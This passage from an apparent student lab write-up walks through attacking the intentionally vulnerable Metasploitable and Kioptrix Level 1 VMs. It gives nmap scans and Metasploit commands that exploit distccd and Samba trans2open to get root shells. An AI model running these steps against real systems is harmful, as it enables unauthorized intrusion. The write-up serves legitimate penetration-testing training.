11. Data in User.txt file is different random user names and the msfadmin must present in it and same for the Pass.txt file with the msfadmin as password for the same.


12. Now run the attack with command run and will check the matching user and password and then at the finisher step we’ll check for the whoami and it will result in root.




PRIVILEGE ESCALATION ATTACK


1. Open Terminal in Kali Linux in your VM ware.


2. Write command - sudo netdiscover to get the IP Addresses.




3. Get the Metasploitable’s IP from IP’s listed. [ 192.168.149.129 ] here

4. Match the IP in the metasploitable’s Virtual machine side by side with command - ifconfig




5. Write command – sudo nmap –sS –sV –p 3000-4000 192.168.149.129 and check for the service distccd [version – v1]


6. Now in the new Tab, type command- sudo msfconsole




7. Now command – msf6> search distccd to get the exploit module numbered 0.




8. use 0, this will help us to jump to the module and enter in it.



9. show options command will provide us with various module and payload options to update as per required for the attack.




C:\Users\verma\OneDrive\Pictures\Screenshots\Screenshot 2025-07-06 230458.png10. Now we need to set the RHOSTS value to the metasploitable’s ip address.

11. Now show payloads command help us with multiple compatible payloads to choose from to attack.

C:\Users\verma\OneDrive\Pictures\Screenshots\Screenshot 2025-07-06 230553.png12. Now set the payload to number 6 by command – set payload 6

13. Run, lab will finally check all the desired payload, rhosts and different variables used to attack.

14. after getting daemon as output of whoami, we’ll import python –c and command it to perform as, whoami results for root.



INTRODUCTION OF KIOPTRIX LV1

Kioptrix Level 1 is a virtual machine (VM) designed as a "boot-to-root" challenge for aspiring ethical hackers and penetration testers.

It serves as an excellent practical environment for individuals to learn and hone fundamental vulnerability assessment and exploitation techniques.

The primary objective for users is to gain root-level access to the vulnerable system, simulating a real-world penetration test.

**System Characteristics:**

* The VM typically runs an older Linux distribution, often Red Hat, with outdated software versions.
* Common services found include Apache web server (often versions 1.3.20 or similar), OpenSSH, Samba, and RPC services.

**Common Vulnerabilities and Exploitation Paths:**

* **Web Server Vulnerabilities (Apache/mod\_ssl):** Kioptrix Level 1 often features vulnerabilities in the Apache web server and its SSL/TLS module (mod\_ssl), such as the "OpenFuck" exploit (CVE-2002-0082). This allows for remote code execution by exploiting buffer overflows.
* **Samba Vulnerabilities:** Outdated Samba versions (e.g., Samba 2.2.1a) are a common target. Exploits like trans2open can lead to remote command execution or privilege escalation.

**Challenges and Learning Outcomes:**

* Kioptrix Level 1 teaches practical skills in using common penetration testing tools (e.g., Nmap, Metasploit, searchsploit, GCC for compiling exploits).
* It emphasizes the importance of thorough enumeration and understanding the specific vulnerabilities of outdated software.

TOOLS IN USE FOR KIOPTRIX LV1

Kioptrix Level 1 typically involves a sequence of steps, each utilizing specific cybersecurity tools for different phases of the penetration test.

**Netdiscover:**

* **Purpose:** This tool is used for active/passive network reconnaissance, primarily to discover live hosts on a network. In the context of Kioptrix Level 1, it's the first step to identify the IP address of the vulnerable virtual machine within your local network.
* **Example command:** netdiscover or netdiscover -i eth0 (specifying your network interface).

**Nmap (Network Mapper):**

* **Purpose:** Nmap is a powerful network scanning tool used for host discovery, port scanning, service version detection, and operating system detection. After identifying the Kioptrix VM's IP, Nmap is crucial for understanding its open ports and the services running on them.
* **Example commands:**
  + nmap -p- <target\_IP>: Scans all 65535 ports.
  + nmap -A <target\_IP>: An aggressive scan that includes OS detection, version detection, script scanning, and traceroute.

**Nikto:**

* **Purpose:** Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, outdated server versions, and other version-specific problems.
* **Example command:** nikto -h http://<target\_IP> or nikto -h https://<target\_IP>:443

**enum4linux:**


* **Purpose:** This tool is a wrapper around the Samba tools rpcclient, net, nmblookup, and smbclient. It's specifically designed to enumerate information from Windows and Samba hosts, such as user lists, machine lists, share lists, password policy information, and group and member lists.

**msfconsole (Metasploit Framework):**


* **Purpose:** Metasploit is a powerful penetration testing framework that provides a vast collection of exploits, payloads, and auxiliary modules. It's often used for exploiting identified vulnerabilities and gaining a shell on the target system.

KIOPTRIX ATTACK


1. Install the kioptrix Lv1 on your pc and extract the files, then open it in the VMware and power on there and it will be showing a screen like;




2. Then perform the command – sudo netdiscover on the Terminal and get the IP Address of kioptrix.




3. Command – sudo nmap –sS –sV –p 0-1000 192.168.149.130. which will show the available and open services that can be done as attack.




4. Now command – sudo msfconsole, and get into the msf6 attack environment.

5. msf6 > search trans2open will search for the attack libraries options. And use 1 will let us use the samba trans2open exploit version of it.




6. show options command will let you to the available module and payload options, can be updated,




7. Now update the RHOSTS value to – 192.168.149.130

C:\Users\verma\OneDrive\Pictures\Screenshots\Screenshot 2025-07-07 204727.png

8. now command – show payloads to get the overview of the available payload options.



9. Now set the payload to 4 and run the process.



At the end, check for the root by typing whoami and it will result in root.

And for checking the name of host, type hostname and result – kioptrix.level1